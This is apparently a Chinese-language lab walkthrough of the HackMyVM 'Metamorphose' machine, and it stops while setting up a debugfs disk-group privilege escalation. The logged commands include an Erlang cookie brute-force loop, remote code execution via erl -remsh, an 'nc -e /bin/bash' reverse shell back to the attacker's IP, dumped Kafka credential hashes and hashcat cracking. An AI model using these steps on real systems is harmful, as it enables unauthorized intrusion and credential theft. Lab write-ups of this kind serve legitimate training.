HackMyVM-Metamorphose-Walkthrough
城南花已开 Lv6

信息收集

服务探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
❯ sudo arp-scan -l
[sudo] password for Pepster:
Interface: eth0, type: EN10MB, MAC: 5e:bb:f6:9e:ee:fa, IPv4: 192.168.60.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.60.1 00:50:56:c0:00:08 VMware, Inc.
192.168.60.2 00:50:56:e4:1a:e5 VMware, Inc.
192.168.60.206 08:00:27:07:45:ce PCS Systemtechnik GmbH
192.168.60.254 00:50:56:e7:07:97 VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.043 seconds (125.31 hosts/sec). 4 responded
❯ export ip=192.168.60.206
❯ rustscan -a $ip
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
RustScan: Where '404 Not Found' meets '200 OK'.

[~] The config file is expected to be at "/home/Pepster/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.60.206:22
Open 192.168.60.206:4369
Open 192.168.60.206:33189
Open 192.168.60.206:33759
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 13:19 CST
Initiating ARP Ping Scan at 13:19
Scanning 192.168.60.206 [1 port]
Completed ARP Ping Scan at 13:19, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:19
Completed Parallel DNS resolution of 1 host. at 13:19, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 13:19
Scanning 192.168.60.206 [4 ports]
Discovered open port 4369/tcp on 192.168.60.206
Discovered open port 33189/tcp on 192.168.60.206
Discovered open port 33759/tcp on 192.168.60.206
Discovered open port 22/tcp on 192.168.60.206
Completed SYN Stealth Scan at 13:19, 0.03s elapsed (4 total ports)
Nmap scan report for 192.168.60.206
Host is up, received arp-response (0.00038s latency).
Scanned at 2025-06-15 13:19:27 CST for 0s

PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
4369/tcp open epmd syn-ack ttl 64
33189/tcp open unknown syn-ack ttl 64
33759/tcp open unknown syn-ack ttl 64
MAC Address: 08:00:27:07:45:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
Raw packets sent: 5 (204B) | Rcvd: 5 (204B)

没有开放常规的80端口

尝试探测一下4369端口

1
2
3
❯ echo -n -e "\x00\x01\x6e" | nc -vn $ip 4369
(UNKNOWN) [192.168.60.206] 4369 (epmd) open
name network at port 33189

Erlang Port Mapper 守护程序 (epmd) 充当分布式 Erlang 实例的协调器。它负责将符号节点名称映射到机器地址,实质上确保每个节点名称都与特定地址相关联。epmd 的这一角色对于网络中不同 Erlang 节点之间的无缝交互和通信至关重要。

它的核心职责就是 帮助 Erlang 节点相互发现并建立连接。把它想象成 Erlang 世界里的一个“电话簿”或者“DNS 服务器”

通过回显得知名为 network 的 Erlang 节点正在监听 33189 端口

只能通过EPMD才能发现网络中的其他Erlang节点

由于EPMD本身没有内置的强身份验证或授权机制

它依赖于 Magic Cookie 来进行节点间的认证

所以尝试连接epmd,首先得先安装一下

1
❯ sudo apt install erlang

4369 - 渗透测试 Erlang Port Mapper 守护程序 (epmd) - HackTricks

Erlang 分布式 RCE 和一个 cookie 暴力破解工具 – Insinuator.net — Erlang distribution RCE and a cookie bruteforcer – Insinuator.net

但如果需要进行rce,那必然需要得知Cookie值

gteissier/erl-matter: Erlang distribution weaknesses and tooling

利用上述脚本,尝试爆破Cookie

1
2
3
4
5
6
7
8
9
10
11
12
❯ git clone https://github.com/gteissier/erl-matter.git
Cloning into 'erl-matter'...
remote: Enumerating objects: 195, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 195 (delta 10), reused 19 (delta 6), pack-reused 162 (from 1)
Receiving objects: 100% (195/195), 273.18 KiB | 65.00 KiB/s, done.
Resolving deltas: 100% (99/99), done.
❯ cd erl-matter
❯ for i in $(cat /usr/share/wordlists/rockyou.txt); do if ! python2 shell-erldp.py 192.168.60.206 33189 "$i" whoami 2>&1 | grep -q "wrong cookie, auth unsuccessful"; then echo "[+] cookie:$i"; break; fi; done

[+] cookie:batman

得到Cookie为batman

因为这个脚本有点问题,执行命令后会得不到回显

所以你可以尝试直接利用Erlang 客户端连接另一个正在运行的 Erlang 节点,并在其上执行命令

由于采用的是-sname短名称模式,需要添加主机名,编辑hosts文件

不能使用IPV4地址,因为目标 Erlang 节点 (192.168.60.206) 是使用 -sname 启动的,并且其主机名就是 metamorphose

1
2
3
4
5
6
7
8
❯ echo "$ip metamorphose"|sudo tee -a /etc/hosts
192.168.60.206 metamorphose
❯ erl -sname client -remsh network@metamorphose -setcookie batman
Erlang/OTP 25 [erts-13.1.5] [source] [64-bit] [smp:1:1] [ds:1:1:10] [async-threads:1] [jit:ns]

Eshell V13.1.5 (abort with ^G)
(network@metamorphose)1>

尝试执行命令,注意结尾有个点.

1
2
(network@metamorphose)1> os:cmd("id").
"uid=1000(melbourne) gid=1000(melbourne) groups=1000(melbourne),100(users)\n"

反弹个shell回来,弹过来就会卡住按Ctrl+G输入q退出即可

1
2
3
4
(network@metamorphose)2> os:cmd("nc -e /bin/bash 192.168.60.100 4444").

User switch command (type h for help)
--> q%

用户提权

监听端口

存在另一个用户coralie

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
❯ penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.60.100
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from metamorphose.hmv-192.168.60.206-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/Pepster/.penelope/metamorphose.hmv~192.168.60.206_Linux_x86_64/2025_06_15-13_59_25-778.log 📜
──────────────────────────────────────────────────────────────────────────
melbourne@metamorphose:/$ cd ~
melbourne@metamorphose:~$ ls -al
total 28
drwx------ 3 melbourne melbourne 4096 Feb 26 2024 .
drwxr-xr-x 4 root root 4096 Feb 26 2024 ..
lrwxrwxrwx 1 root root 9 Feb 26 2024 .bash_history -> /dev/null
-rw-r--r-- 1 melbourne melbourne 220 Feb 26 2024 .bash_logout
-rw-r--r-- 1 melbourne melbourne 3526 Feb 26 2024 .bashrc
-rw------- 1 melbourne melbourne 7 Feb 26 2024 .erlang.cookie
drwxr-xr-x 3 melbourne melbourne 4096 Mar 2 2024 .local
-rw-r--r-- 1 melbourne melbourne 807 Feb 26 2024 .profile
melbourne@metamorphose:~$ cat .erlang.cookie
batman
melbourne@metamorphose:~$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
melbourne:x:1000:1000:,,,:/home/melbourne:/bin/bash
coralie:x:1001:1001::/home/coralie:/bin/bash

并且可以在/opt/kafka目录下找到kafka提供的命令行工具

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
melbourne@metamorphose:/tmp$ cd /opt/
melbourne@metamorphose:/opt$ cd kafka/
melbourne@metamorphose:/opt/kafka/bin$ ls -al
total 184
drwxrwxr-x 3 root root 4096 Feb 17 2024 .
drwxrwxr-x 8 root root 4096 Feb 26 2024 ..
-rwxrwxr-x 1 root root 1423 Nov 24 2023 connect-distributed.sh
-rwxrwxr-x 1 root root 1396 Nov 24 2023 connect-mirror-maker.sh
-rwxrwxr-x 1 root root 963 Nov 24 2023 connect-plugin-path.sh
-rwxrwxr-x 1 root root 1420 Nov 24 2023 connect-standalone.sh
-rwxrwxr-x 1 root root 861 Nov 24 2023 kafka-acls.sh
-rwxrwxr-x 1 root root 873 Nov 24 2023 kafka-broker-api-versions.sh
-rwxrwxr-x 1 root root 871 Nov 24 2023 kafka-cluster.sh
-rwxrwxr-x 1 root root 864 Nov 24 2023 kafka-configs.sh
-rwxrwxr-x 1 root root 945 Nov 24 2023 kafka-console-consumer.sh
-rwxrwxr-x 1 root root 944 Nov 24 2023 kafka-console-producer.sh
-rwxrwxr-x 1 root root 871 Nov 24 2023 kafka-consumer-groups.sh
-rwxrwxr-x 1 root root 959 Nov 24 2023 kafka-consumer-perf-test.sh
-rwxrwxr-x 1 root root 882 Nov 24 2023 kafka-delegation-tokens.sh
-rwxrwxr-x 1 root root 880 Nov 24 2023 kafka-delete-records.sh
-rwxrwxr-x 1 root root 866 Nov 24 2023 kafka-dump-log.sh
-rwxrwxr-x 1 root root 877 Nov 24 2023 kafka-e2e-latency.sh
-rwxrwxr-x 1 root root 874 Nov 24 2023 kafka-features.sh
-rwxrwxr-x 1 root root 865 Nov 24 2023 kafka-get-offsets.sh
-rwxrwxr-x 1 root root 867 Nov 24 2023 kafka-jmx.sh
-rwxrwxr-x 1 root root 870 Nov 24 2023 kafka-leader-election.sh
-rwxrwxr-x 1 root root 874 Nov 24 2023 kafka-log-dirs.sh
-rwxrwxr-x 1 root root 881 Nov 24 2023 kafka-metadata-quorum.sh
-rwxrwxr-x 1 root root 873 Nov 24 2023 kafka-metadata-shell.sh
-rwxrwxr-x 1 root root 862 Nov 24 2023 kafka-mirror-maker.sh
-rwxrwxr-x 1 root root 959 Nov 24 2023 kafka-producer-perf-test.sh
-rwxrwxr-x 1 root root 874 Nov 24 2023 kafka-reassign-partitions.sh
-rwxrwxr-x 1 root root 885 Nov 24 2023 kafka-replica-verification.sh
-rwxrwxr-x 1 root root 10884 Nov 24 2023 kafka-run-class.sh
-rwxrwxr-x 1 root root 1376 Nov 24 2023 kafka-server-start.sh
-rwxrwxr-x 1 root root 1361 Nov 24 2023 kafka-server-stop.sh
-rwxrwxr-x 1 root root 860 Nov 24 2023 kafka-storage.sh
-rwxrwxr-x 1 root root 956 Nov 24 2023 kafka-streams-application-reset.sh
-rwxrwxr-x 1 root root 863 Nov 24 2023 kafka-topics.sh
-rwxrwxr-x 1 root root 879 Nov 24 2023 kafka-transactions.sh
-rwxrwxr-x 1 root root 958 Nov 24 2023 kafka-verifiable-consumer.sh
-rwxrwxr-x 1 root root 958 Nov 24 2023 kafka-verifiable-producer.sh
-rwxrwxr-x 1 root root 1714 Nov 24 2023 trogdor.sh
drwxrwxr-x 2 root root 4096 Nov 24 2023 windows
-rwxrwxr-x 1 root root 867 Nov 24 2023 zookeeper-security-migration.sh
-rwxrwxr-x 1 root root 1393 Nov 24 2023 zookeeper-server-start.sh
-rwxrwxr-x 1 root root 1366 Nov 24 2023 zookeeper-server-stop.sh
-rwxrwxr-x 1 root root 1019 Nov 24 2023 zookeeper-shell.sh

Kafka是一个分布式的基于发布/订阅模式的消息队列(Message Queue),主要应用于大数据实时处理领域。发布/订阅:消息的发布者不会将消息直接发送给特定的订阅者,而是将发布的消息 分为不同的类别,订阅者只接收感兴趣的消息。

Kafka 查看主题消息

查看本地开放端口,Kafka Broker端口为9092

1
2
3
4
5
6
7
8
9
10
11
melbourne@metamorphose:/opt/kafka/bin$ ss -luntp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:33189 0.0.0.0:* users:(("beam.smp",pid=1363,fd=17))
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 4096 *:4369 *:*
tcp LISTEN 0 128 [::]:22 [::]:*
tcp LISTEN 0 50 *:2181 *:*
tcp LISTEN 0 50 *:33759 *:*
tcp LISTEN 0 50 [::ffff:127.0.0.1]:9092 *:*
tcp LISTEN 0 50 *:40863 *:*

参考链接kafka入门实战教程看这篇就够了Kafka是一个分布式的基于发布/订阅模式的消息队列,主要应用于大数据实时处理领域。发 - 掘金

利用./kafka-topics.sh查看主题列表

1
2
3
4
5
melbourne@metamorphose:/opt/kafka/bin$ ./kafka-topics.sh --bootstrap-server 127.0.0.1:9092 --list
__consumer_offsets
internal_logs
user_feedback
users.properties

很显然存在三个用户自定义的主题,猜测其中users.properties的主题中存在用户配置信息等

利用./kafka-console-consumer.sh查看消费主题列表的消息

1
2
melbourne@metamorphose:/opt/kafka/bin$ ./kafka-console-consumer.sh --topic users.properties --bootstrap-server localhost:9092
^CProcessed a total of 0 messages

正常是看不到消息的,是因为默认的行为是 latest

消费者只会从 它启动之后才被发布到主题的新消息 开始消费。它不会去读取在它启动之前就已经存在于主题中的历史消息。

可以测试一下左侧发送右侧接收

image

利用--from-beginning参数,从主题中所有可用的最早消息开始消费

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
melbourne@metamorphose:/opt/kafka/bin$ ./kafka-console-consumer.sh --topic users.properties --bootstrap-server localhost:9092 --from-beginning
{"username": "root", "password": "e2f7a3617512ed81aa68c7be9c435609cfb513b021ce07ee9d2759f08f4d9054", "email": "root@metamorphose.hmv", "role": "admin"}
{"username": "saman", "password": "5b5ba511537a7871212f7a978f708aef60a02b80e77ed14dcc59cbd019d6791d", "email": "saman@metamorphose.hmv", "role": "editor"}
{"username": "michele", "password": "77e19ed98cf4b945e9034efb30779abd21c70a7b4e3b0ae92ab50db9ca39a75b", "email": "michele@metamorphose.hmv", "role": "viewer"}
{"username": "oleesa", "password": "f44609c0c1fe331267c8fe1069f4b67fd67ff95fb9742eede4ec9028fa770bdd", "email": "oleesa@metamorphose.hmv", "role": "admin"}
{"username": "sarene", "password": "2f15dacafe7b70bfa88d07d15026cdd40799264c36c120e34a28e7659b6a928d", "email": "sarene@metamorphose.hmv", "role": "viewer"}
{"username": "janella", "password": "bc5219396bb2a0de2e0776ad1078f67c417da95d5e009989d7d4ea14823bfb5a", "email": "janella@metamorphose.hmv", "role": "viewer"}
{"username": "bronson", "password": "a0ef680b09d2f9821d69416d6c5629d3f109751c0fc3a77592041644e268a65e", "email": "bronson@metamorphose.hmv", "role": "admin"}
{"username": "vonda", "password": "b1d83b7991c7a2286abfc2ba555e426a4dd7db4072815f71e3ec45406ab8dd7d", "email": "vonda@metamorphose.hmv", "role": "viewer"}
{"username": "toshinari", "password": "5018f7be54a3f684bb01b2d21e293a423f5978da36e19c86abc085d9514b56d2", "email": "toshinari@metamorphose.hmv", "role": "editor"}
{"username": "laurie", "password": "597f3fdd0ba9d4af8699dc30e4d1c8c74551e10a56eaad108d34b28ac8d353c7", "email": "laurie@metamorphose.hmv", "role": "user"}
{"username": "alia", "password": "d2e5eda5bf734608f1585adffc30846340878e0ab1f0be572ac79f88ac4c808e", "email": "alia@metamorphose.hmv", "role": "admin"}
{"username": "raj", "password": "3a76752b3c949f0bdaed819d0f61ae6ca863e5235062a004b23e65059cae6fdd", "email": "raj@metamorphose.hmv", "role": "editor"}
{"username": "arleen", "password": "aaf6946a8e02f31cc9542a0bb1cfa6dd49ccd01d57802417a28cf493ad7ff5ad", "email": "arleen@metamorphose.hmv", "role": "editor"}
{"username": "melbourne", "password": "a08aa555a5e5b7a73125cf367176ce446eb1d0c07a068077ab4f740a8fded545", "email": "melbourne@metamorphose.hmv", "role": "admin"}
{"username": "carolyn", "password": "544c4de6388bf397d905015b085ee359f3813550912467bed347e666d35a1fee", "email": "carolyn@metamorphose.hmv", "role": "viewer"}
{"username": "coralie", "password": "9bf4bc753cfb7e1abafb74ec6e3e22e7d47622d2f39a2652b405d34fd50f023e", "email": "coralie@metamorphose.hmv", "role": "admin"}
{"username": "farhad", "password": "157e2743e9edc74a954fc6cfa82f77801b66781091955cf0284f0e3819d51dfc", "email": "farhad@metamorphose.hmv", "role": "editor"}
{"username": "felix", "password": "3fe0e7fbd33d9ca82f77d1a0c2ff4c28b0d35b8024c61a05bd244ccc28d53816", "email": "felix@metamorphose.hmv", "role": "admin"}
{"username": "chase", "password": "e387178e3c60967aadc8e8a795a819d24493c05e2d999e56bf01d08654ef80d2", "email": "chase@metamorphose.hmv", "role": "editor"}
{"username": "blakeley", "password": "7cd774b3d7a0d7e8696b0cab072c0cc50dd7ab2ac3db362ebe2cd154a3505b78", "email": "blakeley@metamorphose.hmv", "role": "admin"}
{"username": "risa", "password": "9dee3c618985708c50c53854751297a10abc8b02e9f416137816fc408145a6b3", "email": "risa@metamorphose.hmv", "role": "editor"}
{"username": "paddy", "password": "d24214a379e0a1115185de1415c0c38f9a90803f1188fb366506eb96b219b838", "email": "paddy@metamorphose.hmv", "role": "editor"}
{"username": "min", "password": "c84ef95012d8f8baa4d62b1ea791c158a5daa7f82f611b2b33d344cb14779ceb", "email": "min@metamorphose.hmv", "role": "viewer"}
{"username": "ezmeralda", "password": "362d8c0d990e1f8583047fbb0114691e2716a0f11d751ce29604611a7e38275d", "email": "ezmeralda@metamorphose.hmv", "role": "editor"}
{"username": "lita", "password": "dd3e6e2665d0f27ecce3a7e017c4d7656ad8e5a78d9d40d21bc044cf96097d66", "email": "lita@metamorphose.hmv", "role": "viewer"}
{"username": "angeline", "password": "b460021a7bb42c159a2382a9b1f73944b292bf9748f3a063c5e6a2b73db7ba53", "email": "angeline@metamorphose.hmv", "role": "user"}
{"username": "sheridan", "password": "8717128e8774950dc2e58f899bbab4a4ba91fe34ac564d00ec4006169fa0fcc5", "email": "sheridan@metamorphose.hmv", "role": "admin"}
{"username": "reid", "password": "a0d1968ca7d8580f53b3b65775a7e126e1d4f6054d396f47ede1e65893d653b3", "email": "reid@metamorphose.hmv", "role": "editor"}
{"username": "asher", "password": "1f8642763371ca486ff7a5df412fa8c98abac2371032f35835d15dbdf80cab70", "email": "asher@metamorphose.hmv", "role": "editor"}
{"username": "lakyn", "password": "2ac9ee0d8724e344fd8b53b13183e8d66a6ba492b8f52960ef90ddb3c369128a", "email": "lakyn@metamorphose.hmv", "role": "user"}
{"username": "aviva", "password": "9daa3d43959547cb632bd9234454ac4a655b1b56d2bcee35d72e9121c0e82768", "email": "aviva@metamorphose.hmv", "role": "user"}
{"username": "chabane", "password": "966c4d1242e3c0003d6941ef1a202998ec3b48370728e40505096bfb54039e55", "email": "chabane@metamorphose.hmv", "role": "admin"}

拿到了先前的全部数据

复制到本地,数据处理一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
❯ cat users.txt|jq -r '[.username, .password] | @tsv'
root e2f7a3617512ed81aa68c7be9c435609cfb513b021ce07ee9d2759f08f4d9054
saman 5b5ba511537a7871212f7a978f708aef60a02b80e77ed14dcc59cbd019d6791d
michele 77e19ed98cf4b945e9034efb30779abd21c70a7b4e3b0ae92ab50db9ca39a75b
oleesa f44609c0c1fe331267c8fe1069f4b67fd67ff95fb9742eede4ec9028fa770bdd
sarene 2f15dacafe7b70bfa88d07d15026cdd40799264c36c120e34a28e7659b6a928d
janella bc5219396bb2a0de2e0776ad1078f67c417da95d5e009989d7d4ea14823bfb5a
bronson a0ef680b09d2f9821d69416d6c5629d3f109751c0fc3a77592041644e268a65e
vonda b1d83b7991c7a2286abfc2ba555e426a4dd7db4072815f71e3ec45406ab8dd7d
toshinari 5018f7be54a3f684bb01b2d21e293a423f5978da36e19c86abc085d9514b56d2
laurie 597f3fdd0ba9d4af8699dc30e4d1c8c74551e10a56eaad108d34b28ac8d353c7
alia d2e5eda5bf734608f1585adffc30846340878e0ab1f0be572ac79f88ac4c808e
raj 3a76752b3c949f0bdaed819d0f61ae6ca863e5235062a004b23e65059cae6fdd
arleen aaf6946a8e02f31cc9542a0bb1cfa6dd49ccd01d57802417a28cf493ad7ff5ad
melbourne a08aa555a5e5b7a73125cf367176ce446eb1d0c07a068077ab4f740a8fded545
carolyn 544c4de6388bf397d905015b085ee359f3813550912467bed347e666d35a1fee
coralie 9bf4bc753cfb7e1abafb74ec6e3e22e7d47622d2f39a2652b405d34fd50f023e
farhad 157e2743e9edc74a954fc6cfa82f77801b66781091955cf0284f0e3819d51dfc
felix 3fe0e7fbd33d9ca82f77d1a0c2ff4c28b0d35b8024c61a05bd244ccc28d53816
chase e387178e3c60967aadc8e8a795a819d24493c05e2d999e56bf01d08654ef80d2
blakeley 7cd774b3d7a0d7e8696b0cab072c0cc50dd7ab2ac3db362ebe2cd154a3505b78
risa 9dee3c618985708c50c53854751297a10abc8b02e9f416137816fc408145a6b3
paddy d24214a379e0a1115185de1415c0c38f9a90803f1188fb366506eb96b219b838
min c84ef95012d8f8baa4d62b1ea791c158a5daa7f82f611b2b33d344cb14779ceb
ezmeralda 362d8c0d990e1f8583047fbb0114691e2716a0f11d751ce29604611a7e38275d
lita dd3e6e2665d0f27ecce3a7e017c4d7656ad8e5a78d9d40d21bc044cf96097d66
angeline b460021a7bb42c159a2382a9b1f73944b292bf9748f3a063c5e6a2b73db7ba53
sheridan 8717128e8774950dc2e58f899bbab4a4ba91fe34ac564d00ec4006169fa0fcc5
reid a0d1968ca7d8580f53b3b65775a7e126e1d4f6054d396f47ede1e65893d653b3
asher 1f8642763371ca486ff7a5df412fa8c98abac2371032f35835d15dbdf80cab70
lakyn 2ac9ee0d8724e344fd8b53b13183e8d66a6ba492b8f52960ef90ddb3c369128a
aviva 9daa3d43959547cb632bd9234454ac4a655b1b56d2bcee35d72e9121c0e82768
chabane 966c4d1242e3c0003d6941ef1a202998ec3b48370728e40505096bfb54039e55


发现存在coralie用户的hash,单独取出来

hash识别为大概是SHA256算法
image

爆破一下,得到密码my2monkeys

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
❯ hashcat -a 0 -m 1400 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i5-12600KF, 2917/5898 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

9bf4bc753cfb7e1abafb74ec6e3e22e7d47622d2f39a2652b405d34fd50f023e:my2monkeys

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: 9bf4bc753cfb7e1abafb74ec6e3e22e7d47622d2f39a2652b40...0f023e
Time.Started.....: Sun Jun 15 15:49:36 2025 (0 secs)
Time.Estimated...: Sun Jun 15 15:49:36 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 4846.0 kH/s (0.18ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 401408/14344385 (2.80%)
Rejected.........: 0/401408 (0.00%)
Restore.Point....: 397312/14344385 (2.77%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ozzie13 -> minimoke

Started: Sun Jun 15 15:49:27 2025
Stopped: Sun Jun 15 15:49:38 2025

Root提权

尝试登录一下

可以成功登录,同时发现用户隶属于disk用户组中

1
2
3
4
5
6
7
melbourne@metamorphose:~$ su coralie
Password:
coralie@metamorphose:/home/melbourne$ id
uid=1001(coralie) gid=1001(coralie) groups=1001(coralie),6(disk)
coralie@metamorphose:/home/melbourne$ cd ~
coralie@metamorphose:~$ cat user.txt
aab176494645050f3e8a7b081d443d3b

那后面就比较简单了

参考Interesting Groups - Linux Privesc - HackTricks

1
2
3
4
5
6
7
8
9
10
coralie@metamorphose:/home/melbourne$ df -h
Filesystem Size Used Avail Use% Mounted on
udev 962M 0 962M 0% /dev
tmpfs 197M 544K 197M 1% /run
/dev/sda1 29G 4.4G 23G 17% /
tmpfs 984M 0 984M 0% /dev/shm
tmpfs 5.0M 0 5.0M 0% /run/lock
tmpfs 197M 0 197M 0% /run/user/1000
coralie@metamorphose:/home/melbourne$ debugfs -w /dev/sda1
bash: debugfs: command not found

Debugfs Patchelf

显然靶机中不存在debugfs,那就变得不简单了,哈哈🤣

我本地kali的debugfs不是静态编译版本的,是依赖于动态链接库

可以利用patchelf修改 ELF 可执行文件的动态链接信息,以实现将程序及其依赖库一起打包

1
2
3
4
5
6
7
8
9
10
11
12
13
❯ mkdir ./patchelf && cd ./patchelf
❯ cp /lib64/ld-linux-x86-64.so.2 ./
❯ cp /lib/x86_64-linux-gnu/libc.so.6 ./
❯ cp /usr/sbin/debugfs ./
❯ ls
debugfs ld-linux-x86-64.so.2 libc.so.6
❯ patchelf ./debugfs --set-interpreter ./ld-linux-x86-64.so.2
❯ patchelf ./debugfs --replace-needed libc.so.6 ./libc.so.6
❯ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.60.206 - - [15/Jun/2025 16:34:40] "GET /debugfs HTTP/1.1" 200 -
192.168.60.206 - - [15/Jun/2025 16:34:56] "GET /ld-linux-x86-64.so.2 HTTP/1.1" 200 -
192.168.60.206 - - [15/Jun/2025 16:35:03] "GET /libc.so.6 HTTP/1.1" 200 -
  • 改变解释器 (interpreter): 将程序的动态链接器路径从系统默认路径(如 /lib64/ld-linux-x86-64.so.2)修改为程序包内的相对路径,这样程序就能找到你提供的动态链接器。
  • 修改所需的库路径 (NEEDED): 将程序依赖的某些库(例如 libc.so.6)的名称从原始的全局名称修改为指向你提供的相对路径。

或者另一种方式,直接从Debian官方下载e2fsprogs包,从中提取debugfs

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
❯ wget ftp.us.debian.org/debian/pool/main/e/e2fsprogs/e2fsprogs_1.47.0-2_amd64.deb
--2025-06-15 17:06:18-- http://ftp.us.debian.org/debian/pool/main/e/e2fsprogs/e2fsprogs_1.47.0-2_amd64.deb
Resolving ftp.us.debian.org (ftp.us.debian.org)... 64.50.233.100, 208.80.154.139, 64.50.236.52, ...
Connecting to ftp.us.debian.org (ftp.us.debian.org)|64.50.233.100|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 571372 (558K) [application/vnd.debian.binary-package]
Saving to: ‘e2fsprogs_1.47.0-2_amd64.deb’

e2fsprogs_1.47.0-2 100%[===============>] 557.98K 432KB/s in 1.3s

2025-06-15 17:06:20 (432 KB/s) - ‘e2fsprogs_1.47.0-2_amd64.deb’ saved [571372/571372]

❯ dpkg-deb -x ./e2fsprogs_1.47.0-2_amd64.deb ./e2fsprogs
❯ cd e2fsprogs
❯ cd sbin
❯ file debugfs
debugfs: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=97f96a4d2f0a52225e71bbfb83408bab27b0b6a3, for GNU/Linux 3.2.0, stripped
❯ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.60.206 - - [15/Jun/2025 17:07:48] "GET /debugfs HTTP/1.1" 200 -

可以看到靶机架构就是 Debian 6.1.90-1 (2024-05-03) x86_64

所以核心库兼容性很高,因此可以直接运行

1
2
melbourne@metamorphose:/opt/kafka/bin$ uname -a
